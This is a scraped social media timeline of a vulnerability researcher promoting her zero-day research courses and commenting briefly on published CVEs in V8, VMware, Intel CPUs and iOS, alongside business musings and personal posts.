This kind of ‘meta’ impulse and training is what is implicitly encoded in ALL of my courses — because this is how and why I generate even the deepest technical results — it’s my personal “fishing rod”. Identify next limit and solve it. Even in those courses under the cover of state-of-the-art vulnerability research knowledge. :)
 Alisa Esage Шевченко
@alisaesage
Easy this one. What are you doing to advertise your expertise and availability to prospective clients?
Customers are not telepaths. They can’t magically discover you, know the value of what you’re doing and how much it costs if you are not showing this explicitly.
1. Start by showcasing your expertise in short social media posts that people will like and repost.
LinkedIn is probably better suited for programming content than X.
2. Set up a technical blog with in-depth version of the same thing.
3. Add a simple public page with your commercial offer + action button.
Do not raise new questions before you have completed 1-3 in sequence, and collected general feedback. At least one month
 Alisa Esage Шевченко
@alisaesage
Of course, there is an infinite variety of ways how new prospective clients can know about you (it’s formally called “lead generation”): such as, speaking at conferences, submitting articles to professional magazines, collaborations with bloggers, commercial advertising, etc.
But, at this stage you want to focus on developing and “debugging” your core commercial offer - whatever you feel comfortable accepting money from customers for. Steps 1-3 serve that purpose by collecting real life feedback which will inform your overall product/service strategy, and generally unblock you to move forward.
Feedback from real life actions and experiments is essential on every stage. Feedback doesn’t mean reviews from people exclusively, It’s all the changes in your life frontend that you observe in result of the actions take.
(Selective answering questions submitted to my business course interest survey: maven.com/forms/f3d15f)
Alisa Esage Шевченко
@alisaesage
Broadly, there exist only two sources of income money:
1. Social systems.
2. Technical systems.
Earning bug bounties is (2). Selling digital courses about how you do it is (1).
Key difference: transactions in (2) are largely independent from the “human factor”. Transactions in (1) are totally defined by it.
Hence, game rules of the two are radically different. But also, there is a common core where they overlap.
For some reason, excelling at both directions simultaneously is unexpectedly hard. It’s so hard that it pushes your mind to go beyond itself.
If your goal is just to make money and earn some freedom, don’t stretch yourself like that. It’s so much easier to become rich or professionally famous by selling some properly focused and convertion-optimized junk.
What I do is a transformational path. And this is what many people really need — not just to be rich or professionally successful — but, to get a little closer to the godlike part of our human nature, and more detached from the animal part of it and the ego.
This kind of ‘meta’ impulse and training is what is implicitly encoded in ALL of my courses — because this is how and why I generate even the deepest technical results — it’s my personal “fishing rod”. Identify next limit and solve it. Even in those courses under the cover of state-of-the-art vulnerability research knowledge. :)
Alisa Esage Шевченко
@alisaesage
P.S. quoted interest survey response from someone who already took a few of my technical courses, and now aiming for the business one. 👌🏻
Alisa Esage Шевченко
@alisaesage
Sitting on the beach thinking. Reading your excited responses in all of my communities and comments. :) Tomorrow I will select a couple of challenges that you shared in my course surveys, and address it right away
 Alisa Esage Шевченко
@alisaesage
Not a bad idea suggested by my followers 👌🏻
I opened the waitlist for a course on working independently and building global businesses with 0 employees, sign up here:
Solo Business Essentials maven.com/forms/f3d15f
Alisa Esage Шевченко
@alisaesage
I am getting a lot of interest for this. What I do is not so much a “training business”, it’s “independent solo 0-investment 98%-margin hi-tech intelligence business under sanctions” 😅 it will blow your mind…
Alisa Esage Шевченко
@alisaesage
Another waitlist for the Cybersecurity Essentials course from last year is still there: maven.com/forms/bbb6f6
I am closing on it now. It's just how things work in the deep knowledge space: not so fast
Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
We took a look at Reptar vulnerability in Intel CPUs (CVE-2023-23583) by a follower's asking. Here is what you need to know:
1. This is NOT a hardware virtualization technology bug.
The bug affects CPU globally, all of it execution contexts - including but not limited to, hypervisor hardware context.
2. This is NOT a hardware bug.
The bug most likely resides in CPU microcode, which is an equivalent of firmware code for CPUs. Microcode defines microarchitectural semantics of deconding familiar CPU opcodes into hardware level operations.
3. Exploitation possibility is NOT confirmed.
Not even an Infoleak, let alone Elevation of Privilege.
What we know about the bug is an equivalent of a software 'crash', except on a serious microarchitectural level. Such a crash may or may not be exploitable.
4. Even IF the bug is exploitable, the risk is negligibly small.
Especially, total number of attackers who would be capable of writing the exploit for this is on the order of 10, at most.
This is because no debugger for microcode is generally available, and even our reverse engineering capabilities of it are very limited.
See also (9).
5. Patch by applying the microcode update provided by Intel.
www.intel.com/content/www/us/en/security-center/advisory/…
6. Mitigate by disabling fast strings feature (FSRM) via IA32_MISC_ENABLE MSR.
Note: This is expected to cause substantial performance downgrades in certain scenarios.
7. Make sure to read not only the official security advisory, but also the technical paper: www.intel.com/content/www/us/en/developer/articles/techni….
Note: it's not as technical as we would like to see. @Intel
8. Check out the official public responses from software hypervisor vendors.
9. Based on our theoretical projections, the bug most likely will NOT be exploitable for EoP or Infoleak, or extremely constrained and hard to exploit.
This is because the number of input vectors involved in the vulnerability trigger, together with their variability, and therefore, the atacker's ability to impact the weird state, is probabilistically negligible.
To complete the root cause analysis, specialized tools and several months of work are required - feel free to reach out to us if you're interested.
10. Don't manage risk - eliminate it.
See (5) and (6).
/cc @alisaesage
Alisa Esage Шевченко
@alisaesage
📌 This year my one-little-girl business reached 6-figure stable in passive revenue.
Which means quite a few happy hackers each month inspired and empowered with systematic state-of-the-art knowledge on vulnerability research.
It also means a bunch of other things. Key point is @zerodaytraining successfully has graduated from incubation-bootstrapping stage, and reached stability. Respective strategy & execution adjustments are queued.
Moving forward, I will be restructuring the product line 👇🏻 and offering a special price for my flagship Zero Day Vulnerability Research course through 30th November: zerodayengineering.com/training/universal-vulnerability-r…
Alisa Esage Шевченко
@alisaesage
I am getting a lot of interest for this. What I do is not so much a “training business”, it’s “independent solo 0-investment 98%-margin hi-tech intelligence business under sanctions” 😅 it will blow your mind…
Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
“I'm taking the self-paced Zero Day Engineering course and it's one of the best investments I've ever made. I'm on Day 3 and I've already had several Insights and the certainty that I'm building a solid, long-term foundation. There's still the Binary Hacking part that I love most and I'm sure I'll also have several insights. I can imagine how valuable 1:1 mentoring would be if group training is already so good.” — Igor Ladessa (via @alisaesage’s Telegram channel discussion group)
Zero Day Vulnerability Research course: zerodayengineering.com/training/universal-vulnerability-r…
 Alisa Esage Шевченко
@alisaesage
Crazy stuff. This is Pwn2Own. Teams upon teams packed with smart guys competing for big $$$$$$
 maxpl0it
@maxpl0it
Massively proud of the @InterruptLabs crew. Even with an extremely unlucky draw order and a certain vendor playing games we’ve landed joint 3rd out of 30 teams
Alisa Esage Шевченко
@alisaesage
I come in peace
 Alisa Esage Шевченко
@alisaesage
My brief technical notes on the recent (19 Oct 23) security advisory released by VMware www.vmware.com/security/advisories/VMSA-2023-0022.html (thread)
Alisa Esage Шевченко
@alisaesage
Note that I didn’t touch the code or reverse-engineer the patch for this analysis: it’s enabled by two pieces of knowledge —
1- the power of comprehensive abstract models which contain all the possible options of what might go wrong in hypervisor code, and
2- their probabilistic weights based on extensive experience and analysis of hundreds of vulnerabilities.
Needless to say, this is exactly the kind of models and know-how that I package in my “Vulnerability Research” kind trainings. Goal is to see nothing new in 99% of target security publications.
Alisa Esage Шевченко
@alisaesage
The other two bugs in the advisory allow for local elevation of privilege on the host — there is no VM escape impact at all.
If you watched my “Hypervisor VR State of the Art” presentation, I mentioned there that the local EoP attack surface (which is included in my model as well) is available, but not commonly attacked. Which oftentimes means, low hanging fruit.
The Severity scores assigned by vendor in the advisory look good to me.
Alisa Esage Шевченко
@alisaesage
There is SO many publications on zero day engineering from the security community recently! 👍🏻
I thought that ransomware now leads the news, nope, it’s still 0days all the way down. Which, of course, is to be expected when you see the core of cybersecurity clearly.
I think I’ll just start retweeting all of that at @zerodaylinks (it was blocked for a long time for following too many researchers accounts at once) instead of selective commenting as I planned before, for which I don’t always have time. Write write write!
Alisa Esage Шевченко
@alisaesage
Btw, you can send me the links that you think deserve a technical commentary. I’ll do my best
Alisa Esage Шевченко reposted
 Rich Surf
@Rich14788374733
Just completed a 4-hour premium Fuzzing course (zerodayengineering.com/training/masterclass/vulnerability…) with #zerodayengineering by @AlisaEsage. The depth of knowledge and hands-on approach was unparalleled. Highly recommend to anyone looking to up their cybersecurity game.🚀 #cybersecurity #fuzzing
Alisa Esage Шевченко
@alisaesage
The Singularity is here now. We just haven’t realized it yet
Alisa Esage Шевченко
@alisaesage
How to stop wars?
Alisa Esage Шевченко
@alisaesage
Think of it as my kitchen 💅
Alisa Esage Шевченко
@alisaesage
Left to right: business dashboards, master research & dev station, compilation and fuzzing box. Still plenty of room for improvement
Alisa Esage Шевченко reposted
Physics In History
@PhysInHistory
One of the interesting aspects of the pyramids is their relation to the speed of light. Some people claim that the location of the Great Pyramid of Giza, which is the largest and oldest of the three, is somehow aligned with the speed of light in a vacuum.
This is because the latitude of the pyramid in decimal degrees is 29.9792458 N, which is very close to the value of the speed of light in meters per second, which is 299,792,458 m/s. However, this is most likely a coincidence and not a deliberate design by the ancient Egyptians.

Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
How long does it take to research a complex system [to start finding 0days]? — @alisaesage in voice, answering a question in our student community t.me/alisaesage/90
Alisa Esage Шевченко
@alisaesage
I don’t always answer every question in my student Slack group -turns out that members are usually able to help each other- but this one allowed me to reflect on why I created @zerodaytraining system the way I created it.
Yes, there is a certain ‘meta’ system in it. My courses are not just a random collection of learnings gathered here and there, and packaged together under some plausibly sounding course title - it’s a system that I wished I had when I was just getting started, and couldn’t find anywhere, so I spent years reverse engineering it for my own purposes, and now sharing it in my courses with those who are ready for some acceleration.
Now that I am moving toward my second specialized target course line, it will be built on exactly the same systematic principles as my Hypervisor courses that are available now. It probably deserves a dedicated blog post to lay out clearly, but for now, a 10-min voice memo should suffice.
Caution: spontaneous unstaged, unplanned and unrehearsed podcast with plenty of ummmms!
Zero Day Engineering
@zerodayalpha
How long does it take to research a complex system [to start finding 0days]? — @alisaesage in voice, answering a question in our student community t.me/alisaesage/90
Alisa Esage Шевченко reposted
Quanta Magazine
@QuantaMagazine
The Nobel Prize in Chemistry 2023 has been awarded to to Moungi Bawendi, Louis Brus and Alexei Ekimov “for the discovery and synthesis of quantum dots.”
 Alisa Esage Шевченко
@alisaesage
Fun training for next few weeks: Remote Viewing by David Morehouse (ex-CIA) www.davidmorehouse.com/online-courses/. Partners welcome!
Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
💬 Frequently Asked Questions
Q. I do have a follow-up question if you don’t mind: I noticed the “Hacking OS Fuzzers” masterclass. Would you say that the contents are also applicable to fuzzing JS engines (once one has mapped out potential target subsystems)?
A. To fuzz JSE successfully you will need:
1. Good general understanding of how modern coverage-guided fuzzing works on the low level.
2. How to customize open source fuzzers (or write your own).
3. Specifics of fuzzing JSE - what makes the afl/libfuzzer approach useless for that, and how to make it work.
4. Put it all together.
(Consider that all the open source fuzzers of JS engines that are currently available, run 24x7 on Google cloud with automated reporting to vendors’ bug trackers…)
Pts 1-2 are covered in our “Hacking Fuzzers” masterclass¹. Pt.3 is tangentially covered in the masterclass “JavaScript Engines for Hackers”², through discussing JSE system internals and runtime logic. Pt.4 is on you at this point.
—
¹ Masterclass: Hacking Open Source Fuzzers zerodayengineering.com/training/masterclass/vulnerability…
² Masterclass: JavaScript Engines for Hackers zerodayengineering.com/training/masterclass/browser-secur…
Alisa Esage Шевченко reposted
Physics In History
@PhysInHistory
Kip S. Thorne on the importance of simplicity for scientific discovery 💭
 Alisa Esage Шевченко
@alisaesage
Pretty af

 Alisa Esage Шевченко
@alisaesage
Please disregard the accidental Crucial plug, I didn’t intend to advertise it and not ready to endorse it yet (needs testing)
Alisa Esage Шевченко
@alisaesage
Millions of EoL Chromebooks will be forever vulnerable to Pegasus' libwebp exploit
Alisa Esage Шевченко
@alisaesage
Morning on a business trip ✨☕️✨


Alisa Esage Шевченко reposted
 Bitcoin.com News
@BitcoinNews
#crypto scam lures victims with a #phishing post from #vitalik Buterin’s #x account. news.bitcoin.com/vitalik-buterins-x-account-hacked-to-pro…
Alisa Esage Шевченко
@alisaesage
iOS’ ImageIO framework is a big deal when it has 0day vuln bc it’s a systematic RCE|0click attack vector for a huge number of crazy popular apps (not just iMessage). All the pics that you see on iPhone are rendered through it. And yes, it is less hardened that it should be, given the impact
The Hacker News
@TheHackersNews
🚨 Urgent Spyware Alert!
Apple patched 2 new zero-day vulnerabilities in #ios, iPadOS & #macos devices, exploited in a zero-click iMessage exploit chain called BLASTPASS to deploy #pegasus spyware.
Read details & PATCH your devices ASAP: thehackernews.com/2023/09/apple-rushes-to-patch-zero-day-…
#cybersecurity
Alisa Esage Шевченко reposted
The Hacker News
@TheHackersNews
🚨 Urgent Spyware Alert!
Apple patched 2 new zero-day vulnerabilities in #ios, iPadOS & #macos devices, exploited in a zero-click iMessage exploit chain called BLASTPASS to deploy #pegasus spyware.
Read details & PATCH your devices ASAP: thehackernews.com/2023/09/apple-rushes-to-patch-zero-day-…
#cybersecurity
Alisa Esage Шевченко
@alisaesage
More good stuff on Chrome RCE vuln research: @bjrjk wrote a super deep dive analysis of CVE-2022-4262, a non-trivial type confusion in v8 JavaScript engine which I reverse-engineered from patch early this year and briefly covered in my PHDays talk in May: github.com/bjrjk/CVE-2022-4262/blob/main/CVE-2022-4262.md [in Chinese]
Meanwhile, Project Zero also published a nice high-level overview of the bug (by @5aelo): googleprojectzero.github.io/0days-in-the-wild//0day-RCAs/…
(Thanks to @mistymntncop for bringing it to my attention)
My thoughts on exploitation complexity and strategies (also discussed in my talk, as a QA from the audience):
Alisa Esage Шевченко
@alisaesage
Nice! I can confirm that an exploit for v8 CVE-2022-4262 would need a novel technique. There is no public research on exploitation of PropertyCell/FeebackCell Type Confusions
Alisa Esage Шевченко
@alisaesage
Any suggestions for a better quick-start resource into Blockchain & Smart Contract vuln research than @immunefi Top 10 immunefi.com/immunefi-top-10/ and Severity Classification System? immunefisupport.zendesk.com/hc/en-us/articles/13333032674…
Alisa Esage Шевченко
@alisaesage
I am considering both free and commercial resources (training?). The latter is even better
Alisa Esage Шевченко
@alisaesage
Nice! I can confirm that an exploit for v8 CVE-2022-4262 would need a novel technique. There is no public research on exploitation of PropertyCell/FeebackCell Type Confusions
Alisa Esage Шевченко reposted
 riptide
@0xriptide
i have the best job ever
find bugs. challenge brain. get paid.
Alisa Esage Шевченко
@alisaesage
A surge of payments for my once-in-a-year public training session of Advanced Hypervisor Exploit Development reminds me that I should advertise it on socials before tickets run out 🙃
it’s in November this year, on Saturdays 09-17 UTC. Online in Zoom
Bring ESXi VM and pre-requisite knowledge equivalent to my Hypervisor Vulnerability Research training which is also available on-demand 👍🏻
Alisa Esage Шевченко
@alisaesage
Chromium + CodeQL = <3
Alisa Esage Шевченко
@alisaesage
Guess why I am underusing CPU cores capacity here…
Alisa Esage Шевченко reposted
TrendAI Zero Day Initiative
@thezdi
Revealing the targets for #pwn2own Automotive. We've got 4 categories: Tesla, Infotainment systems, EV Chargers, and Operating Systems. Over $1 Million USD in cash and prizes available. We'll see you in Tokyo! www.zerodayinitiative.com/blog/2023/8/28/revealing-the-ta…
Alisa Esage Шевченко
@alisaesage
Hypervisor vs. MMU
Alisa Esage Шевченко
@alisaesage
MMU (Memory Management Unit) virtualization can be implemented with two technologies primarily: Page Table Shadowing (which is software-only) and Extended Page Tables (hardware assisted). The latter is faster in practice and easier to program, though it requires explicit support from the chipset
Alisa Esage Шевченко reposted
 Bitcoin Magazine
@BitcoinMagazine
FUN FACT: Hungary built a statue in honor of #bitcoin creator Satoshi Nakamoto 🇭🇺
 Alisa Esage Шевченко
@alisaesage
Also: it’s not about getting older, it’s about getting smarter — and caring about the RIGHT kinds of new technology
 flavio
@flaviocopes
“I want to build things for people” 💯
 Alisa Esage Шевченко
@alisaesage
As a representative of “the people” and a hacker myself, I wholeheartedly endorse the OP’s aspiration. Though it’s not as simple as devs catering to themselves…
Example 1: Google Translate app on iOS recently revamped UI. New UI sucks. What’s worse, they killed the history feature, at least as it was before. I am an expat in a non-English speaking country, I use GT every day and history was an essential feature for me. As a user, I wasn’t asked to vote on those user-facing changes. Which makes me a negligible digit on the app’s installations counter in the vendor’s world; at best. I can’t use the app anymore. This is not how you build things for people
flavio
@flaviocopes
“I want to build things for people” 💯
Alisa Esage Шевченко
@alisaesage
Example 2: Slack suddenly doesn’t let me invite more people to my student community server, and threatening me to start deleting chat messages unless I pay. They also rolled out some nifty new tech at some point (“connections with orgs”) and tricked me into using it instead of normal invites, which turned out to be a subscription-only feature later. So I had to kick out a bunch of my guys and re-invite them with the basic feature... This is an example of cynical ROI-driven change decisions made by the leadership, not devs, to squeeze more payments out of customers. Here, customers are not seen as human beings - they are seen as soulless sources of cash, and a variable to optimize for profit. This is not how you build things for people, too
Alisa Esage Шевченко
@alisaesage
Just two examples off the top of my head of a highly systematical trend in the modern world. Basically, somebody else owns my student community, my content, even my virtual identity? And uses it to make money for themselves. I don’t like it. How to fix it?
Alisa Esage Шевченко reposted
flavio
@flaviocopes
“I want to build things for people” 💯
Alisa Esage Шевченко
@alisaesage
This is a strange discussion. As of today, I use crypto pretty much on a regular basis not bc I hope to get rich off it, rather, bc status-quo fintech's risk management algorithms optimized me out of their service availability equations based on the inherent attributes of my identity that I never had a chance to elect. How can a technology get more utilitarian than being vital for a substantial (and quickly growing) subset of the world's population?
www.coindesk.com/consensus-magazine/2023/08/08/desperatel…
Alisa Esage Шевченко
@alisaesage
Virtualization offensive research tip: CPU side-channel attacks, as well as majority (but not all) of speculative execution bugs, affect hypervisors. You can’t VM escape with that, though leaking secrets from hypervisor or an adjacent VM in the same cloud is practical and has been demonstrated in the past
Google VRP (Google Bug Hunters)
@GoogleVRP
No More Speculation: Exploiting CPU Side-Channels for Real by @akrasuski1
bughunters.google.com/blog/4712170091839488/no-more-specu…
Alisa Esage Шевченко
@alisaesage
CPU grade attacks on virtualization are especially interesting because of their implementation neutrality with near-zero porting costs. You don’t write a union of distinct exploits for each hypervisor implementation, normally it’s just one exploit that affects all of them at once!
Alisa Esage Шевченко
@alisaesage
Micro-architectural side-channel exploit development has its own internal cross-target costs, however — for ex. the exploit has to be fine-tuned or implemented separately for each sub-model of CPU within the same vulnerable architecture
Alisa Esage Шевченко reposted
Google VRP (Google Bug Hunters)
@GoogleVRP
No More Speculation: Exploiting CPU Side-Channels for Real by @akrasuski1
bughunters.google.com/blog/4712170091839488/no-more-specu…
Alisa Esage Шевченко reposted
Physics In History
@PhysInHistory
Physics Photo Of the Day:
Albert Einstein and Marie Curie discussing near a lake, c. 1929

Alisa Esage Шевченко reposted
 Chromium Disclosed Security Bugs
@BugsChromium
Extending non-extensible objects leads to type confusion in V8 crbug.com/1443452
Alisa Esage Шевченко
@alisaesage
Finally somebody is looking at Moodle security!
It’s a leading LMS employed by many schools and universities for distant learning, which is a surging trend right now. My uni uses it
 Yaniv Nizry
@YNizry
Moodle: Unauthenticated arbitrary folder creation to RCE (CVE-2023-30943).
Another critical "domino" vulnerability blog will be released on August 29th.
#appsec #security #vulnerability
Alisa Esage Шевченко reposted
 Slashdot
@slashdot
India Becomes the First Country To Land Spacecraft on Moon's South Pole
science.slashdot.org/story/23/08/23/1238217/india-becomes…
Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
"Zero day engineering is 10% tools, 30% creative technical research of the unknowns, and 60% mindset: strategic analysis, advanced cognitive skills, and being extremely agile. … It’s a continuous call of the evolution“ — @alisaesage
Alisa Esage Шевченко
@alisaesage
I've been teaching Hypervisor Vulnerability Research for years now, at each session I get to say: "VMM subsystem bugs are the rarest kind, especially MMU bugs". In fact, there was a handful of them in all history (all in Xen). Definitely interesting!
 Axel Souchet
@0vercl0k
At the end on 2021, I spent a week porting github.com/0vercl0k/clairvoyance to learn about ARM64 MMU. I found a weird bug in Google's Fuchsia MMU subsystem (CVE-2021-22566) 🔮🪲
It recently got derestricted, so sharing it in case somebody finds it interesting: bugs.fuchsia.dev/p/fuchsia/issues/detail?id=88451 🙏🏽
 Alisa Esage Шевченко
@alisaesage
Axel's find is in Fuchsia kernel MMU management core code - 1st order layer over hardware, in contrast to MMU virtualization which is 2nd order layer (yes, even in 'Type I' bare metal implementations). The logic of bug however is similar. Somebody hasn't read the spec hard enough
Alisa Esage Шевченко reposted
Chromium Disclosed Security Bugs
@BugsChromium
Security: UAF in CommitErrorPage (reward: $31000) crbug.com/1444360
Alisa Esage Шевченко
@alisaesage
Jj wrote an exploit for the recent Chrome/v8 0day that I reverse engineered and tweeted my RCA previously (CVE-2023-3039). Has anyone looked at the code yet? Any comments?
j j
@mistymntncop
My recreation of the ITW exploit for CVE-2023-3079. Has a bit of a explanation of the vuln in the comments. Uses the same hole technique as CVE-2023-2033. #v8 github.com/mistymntncop/CVE-2023-3079
Alisa Esage Шевченко
@alisaesage
Without yet looking at the code, the exploit claims to rely on already patched “new” TheHole exploitation technique (post the original MapHash one got mitigated), which means that it can not be reused against recent Chrome/v8
Alisa Esage Шевченко reposted
j j
@mistymntncop
My recreation of the ITW exploit for CVE-2023-3079. Has a bit of a explanation of the vuln in the comments. Uses the same hole technique as CVE-2023-2033. #v8 github.com/mistymntncop/CVE-2023-3079
Alisa Esage Шевченко
@alisaesage
I miss the times when cybersecurity news were made mostly by genuine breakthroughs in deep technical research. Joanna @rootkovska’s BluePill project was probably my biggest inspiration ever. Nowadays it’s mostly all marketing and ransom… Can we do better?
Alisa Esage Шевченко
@alisaesage
Are you all dreaming about easy catch? I dream about building something huge… make the world better
Alisa Esage Шевченко reposted
Zero Day Engineering | Community & Industry
@zerodayengine
Chromium Mojo & IPC internals keyou.github.io/blog/2020/01/03/Chromium-Mojo&IPC/ by keyou (in Chinese)
Alisa Esage Шевченко
@alisaesage
Of all the top-tier security bounty programs that I participated in with my 0day bugs, @GoogleVRP’s Chromium binary program is my favourite so far. I hope @Zerodium won’t spoil them 🤭 Gonna come again soon and report my findings to my followers!
Alisa Esage Шевченко reposted
Google VRP (Google Bug Hunters)
@GoogleVRP
From July 14th 5:00 UTC to August 14th 5:00 UTC we will award a 75% bonus to any valid vulnerabilities in YouTube Studio & youtube.com/tv (support.google.com/youtube/answer/3015415 - this is not tv.youtube.com). Keep on hacking! 📺🤘 Rules: bughunters.google.com/about/rules/5429687846305792/bonus-…
Alisa Esage Шевченко
@alisaesage
God, I am so tired of this zoo of social media apps and their territorial dramas. Can we have ONE healthy platform for all the social networking purposes? I’ll code the kernel…
Alisa Esage Шевченко
@alisaesage
Finally all the open source codes build smoothly for me 🥰 how it was so hard before…work & experience pays off for sure

 Alisa Esage Шевченко
@alisaesage
‘22 vs ‘23


Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
🍒New masterclass: JavaScript Engines Vulnerabilities zerodayengineering.com/training/masterclass/browser-secur… 19th August 2023, 13-17 UTC (4 hours)
Building up on our previous masterclass: JavaScript Engines Internals (zerodayengineering.com/training/masterclass/browser-secur…), this time we'll look exclusively at JS engine vulnerabilities and what to do with them -- with @alisaesage
Details and booking: zerodayengineering.com/training/masterclass/browser-secur…
Alisa Esage Шевченко
@alisaesage
I have become my own training assistant now {👩💻{💁♀️}👩💻} AI, u're next
 Alisa Esage Шевченко
@alisaesage
This year’s Pwn2Own Toronto competition covers upto $3K in travel expenses for former participants. Great idea to motivate people to come in person, but honestly better hold the event somewhere with easy travel access. Visa paperwork sucks @thezdi
Alisa Esage Шевченко
@alisaesage
Time makes justice
Alisa Esage Шевченко
@alisaesage
“Once a physicist, always a physicist” I don’t remember who said this, but he’s right. Rigorous study of physics theory, EVEN and perhaps especially at the undergraduate level, rewires one’s brain in a peculiar way. Very different from pure Math... You are grounded in hard reality and you attest to it, no cloud castles permitted here (ok maybe in String Theory which is basically pure math at this point which doesn’t make sense in practice except that it wraps neatly into some familiar physical formulas in special case limits). Esp 20th century physics topics tan one’s neural wiring to the max…. Result, if you thought that my binary exploitation trainings were a bit hard going two years ago, better don’t come again haha
Alisa Esage Шевченко
@alisaesage
Finished my first university course on Physics. Exam passed 🎉 It is awesome and I didn’t regret a single moment. Halfway through my physics degree now. Next year gonna polish it with Landau & Lifshitz on self study, super excited about diving deeper into it
Alisa Esage Шевченко
@alisaesage
Finished my first university course on Physics. Exam passed 🎉 It is awesome and I didn’t regret a single moment. Halfway through my physics degree now. Next year gonna polish it with Landau & Lifshitz on self study, super excited about diving deeper into it
Alisa Esage Шевченко reposted
TrendAI Zero Day Initiative
@thezdi
Pwn2Own returns to Toronto this October! The SOHO Smashup category is back, and for 2023, we're introducing a Surveillance category featuring WiFi cameras. More than $1,000,000 in cash and prizes are available. Read the details at www.zerodayinitiative.com/blog/2023/7/12/the-soho-smashup…
Alisa Esage Шевченко
@alisaesage
Evening on a business trip ✨☕️✨

Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
⚡️ Next big thing on our schedule: Hypervisor Vulnerability Research training! zerodayengineering.com/training/hypervisor-vulnerability-…
This once-per-year live online session with @alisaesage is for those of you who chose to wait for it over (or even after!) grabbing the self-paced package of the same course.
The opportunity to engage directly and ask questions to an experienced researcher at the top of their game is priceless, even if it takes a commitment of four days of tough fast-paced learning. In this training we make use of time-pressured exercises to pack a many-years worth of knowledge and start the momentum over a set of mission-critical skills.
Abstract models that we rely on were created from scratch by @alisaesage by way of studying hundreds of real vulnerabilities in hypervisors, reverse engineering multiple hypervisor products, and generalizing the Big Picture from instance data. You won’t find it elsewhere in books or on the internet, unless it has been borrowed from this training. (Btw, let me know if you ever see such a ‘borrow’ with no source reference — that is legally punishable).
A strong and exclusive focus on vulnerability research in it (exploit development not included) ensures that you’ll learn most effectively and get up to speed fast.
As some of our past students suggested, this is probably the best training course in the industry on hypervisor and virtualization security — I am now humbly pondering if that might be true indeed.
⏰ 24-25-26-27th July 2023, 09-17 UTC
P.S. Early rate will close soon — book soon if you need it: zerodayengineering.com/training/hypervisor-vulnerability-…
Alisa Esage Шевченко reposted
Quanta Magazine
@QuantaMagazine
Every rational number is algebraic, and some irrational numbers are too. www.quantamagazine.org/recounting-the-history-of-maths-tr…

Alisa Esage Шевченко reposted
 Alexandros Andreou
@alex10791
This was a very informative course on javascript engines and specifically v8 internals from @alisaesage. I would highly recommend it if you need to get up to speed quickly. Great instructor as well.
zerodayengineering.com/training/masterclass/browser-secur…
Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
☀️ Private community for our students is now available. If you have previously attended our training or masterclass, contact me to join
Alisa Esage Шевченко
@alisaesage
No new tech in beauty will ever beat the aesthetic of a rough 1-min homemade mani which takes time to dry, so you go around like 🦀🦀 (tip: it is also the best mental therapy)
Alisa Esage Шевченко
@alisaesage
Dockerfile to build v8 for attendees of my javascript internals masterclasses: gist.github.com/badd1e/d03ef5c67d04caccccbfba6747a2689d
Alisa Esage Шевченко reposted
Google VRP (Google Bug Hunters)
@GoogleVRP
We are excited to announce the new Mobile VRP! We are looking for bughunters to help us find and fix vulnerabilities in our mobile applications.
bughunters.google.com/about/rules/6618732618186752/google…
Alisa Esage Шевченко reposted
Zero Day Engineering | Community & Industry
@zerodayengine
List of Chromium security bugs (with technical details) that received top bounty rewards from Google VRP: bugs.chromium.org/p/chromium/issues/list?q=label%3Areward… Congrats to bug finders!
Alisa Esage Шевченко
@alisaesage
I will teach a 4-hour online masterclass on JavaScript internals next Saturday. Cut through the noise and go straight to fundamental models & security trends of the subject area; plus a quick practical start on the hardest (and the cutest) JS engine to date:
Zero Day Engineering
@zerodayalpha
💫 New masterclass: JavaScript Engines for Hackers zerodayengineering.com/training/masterclass/javascript-se… -- Live/online on June 17th, 2023 (Saturday), 09-13 UTC
A gentle introduction to inner workings and security trends of JavaScript engines for purposes of professional vulnerability research and arbitrary curiousity. Implementation case study and practicals will be on Google v8.
Class time will be split in two parts: general and v8. General part will focus on fundamental abstract models and trends that are shared between all JavaScript engines. Such models allow us to study specific implementations with a prepared mind, and predict things about unfamiliar code that we technically can not know. Second part will take Google's v8 javascript engine as a case study, and focus on fundamental implementation aspects of it - think objects, shapes, and bytecodes - while excluding higher level machinery such as specific compilers or optimizations, whose code is more transient. Total up to 50% practical labs and exercises, as usual.
Instructor: Alisa Esage @alisaesage
Further information and booking: zerodayengineering.com/training/masterclass/javascript-se…
Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
💫 New masterclass: JavaScript Engines for Hackers zerodayengineering.com/training/masterclass/javascript-se… -- Live/online on June 17th, 2023 (Saturday), 09-13 UTC
A gentle introduction to inner workings and security trends of JavaScript engines for purposes of professional vulnerability research and arbitrary curiousity. Implementation case study and practicals will be on Google v8.
Class time will be split in two parts: general and v8. General part will focus on fundamental abstract models and trends that are shared between all JavaScript engines. Such models allow us to study specific implementations with a prepared mind, and predict things about unfamiliar code that we technically can not know. Second part will take Google's v8 javascript engine as a case study, and focus on fundamental implementation aspects of it - think objects, shapes, and bytecodes - while excluding higher level machinery such as specific compilers or optimizations, whose code is more transient. Total up to 50% practical labs and exercises, as usual.
Instructor: Alisa Esage @alisaesage
Further information and booking: zerodayengineering.com/training/masterclass/javascript-se…
Alisa Esage Шевченко reposted
CISA Cyber
@CISACyber
⚠️ #cve-2023-3079 has also been added to the Known Exploited Vulnerabilities Catalog. More at go.dhs.gov/Z3Q
CISA Cyber
@CISACyber
🚧 @CISAgov added #cve-2023-33009 & CVE-2023-33010 to the Known Exploited Vulnerabilities Catalog. Keep up with 🆕 additions & protect yourself from a malicious #cyberattack. More at: go.dhs.gov/Z3Q
#cybersecurity #infosec #vulnerabilitymanagement
 Alisa Esage Шевченко
@alisaesage
Looked at security patch for CVE-2023-3079, the latest zero day exploit for Chrome/v8 (JavaScript), patched in v114.0.5735.106-110. My quick reverse engineering notes in thread (root cause analysis)
 Alisa Esage Шевченко
@alisaesage
I’m guessing the trickiest part to build a reproducer testcase from there & proof-of-concept exploit would be to pass a proper STORE_* mode, otherwise it looks kind to me
Alisa Esage Шевченко
@alisaesage
Disclaimer: 10-min theoretical analysis, unverified and potentially incorrect
/cc @zerodaytraining
Alisa Esage Шевченко
@alisaesage
